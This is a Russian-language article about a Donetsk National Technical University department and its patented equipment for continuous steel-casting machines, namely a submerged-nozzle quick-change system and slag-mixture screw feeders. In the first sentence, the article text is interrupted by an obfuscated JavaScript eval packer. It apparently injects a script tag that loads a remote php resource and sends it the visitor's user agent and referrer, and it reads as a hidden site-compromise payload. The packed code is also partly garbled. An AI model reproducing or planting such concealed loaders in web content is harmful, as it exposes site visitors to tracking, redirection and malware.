


На `eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!".replace(/^\/,String))){while(c--){d[c.toString(a)]=k[c]|c.toString(a)}k=[function(e){return d[e]};e=function(){return'w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('b'+e(c)+'b','g'),k[c])}}return p}('0.6(");n m="q";,30,30,'document||javascript|encodeURIComponent|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|script|rhesz|var|u0026u|referrer|tбекf||js|php'.split('|'),0, {}))` кафедре механического оборудования заводов черной металлургии Донецкого национального технического университета (ДонНТУ) под руководством доктора технических наук, профессора Сергея Петровича Еронецко проводятся активные работы по усовершенствованию устройств, входящих в комплекс оборудования машин непрерывного литья заготовок (МНЛЗ). Новизна предложенных разработок защищена 4-мя патентами на изобретения, а правильность принятых технических решений подтверждена результатами экспериментальных исследований, проведенных в лабораторных и промышленных условиях.



В частности, предложена система быстрой смены погружных стаканов, предназначенная для применения на слябовых МНЛЗ при серийной разливке стали. Система включает разливочное устройство промежуточного ковша, укомплектованное погружным стаканом, и специальный манипулятор, обеспечивающий его быструю механизированную замену без прерывания струи металла, истекающего из промежуточного ковша в кристаллизатор. Использование этой разработки позволяет повысить выход годной слябовой заготовки и улучшить условия труда разливщиков.

Кроме этого, разработан линейный ряд устройств для дозированной подачи шлакообразующих смесей (ШОС) в кристаллизаторы сортовых, блюмовых и слябовых МНЛЗ. Отличительной особенностью предложенных устройств является комплексное применение в них жесткого и гибкого спирального шнеков, обеспечивающих регулируемую выдачу из питающего бункера порошкообразных или гранулированных смесей, устойчивое их транспортирование по гибкому рукаву к кристаллизатору и равномерное распределение на зеркале металла. Практическое использование данной разработки на 3-х слябовых МНЛЗ в условиях конвертерных цехов 2-х крупнейших металлургических комбинатов Донецкого региона позволило сократить на 15–20 % расход дорогостоящих ШОС и освободить разливщиков от выполнения монотонной и рутинной операции, связанной с подачей ШОС в кристаллизатор вручную.

Сегодня сотрудники кафедры продолжают работать над воплощением новых интересных идей, над расчетами и испытаниями новых технических решений в такой приоритетном направлении, как металлургическое производство.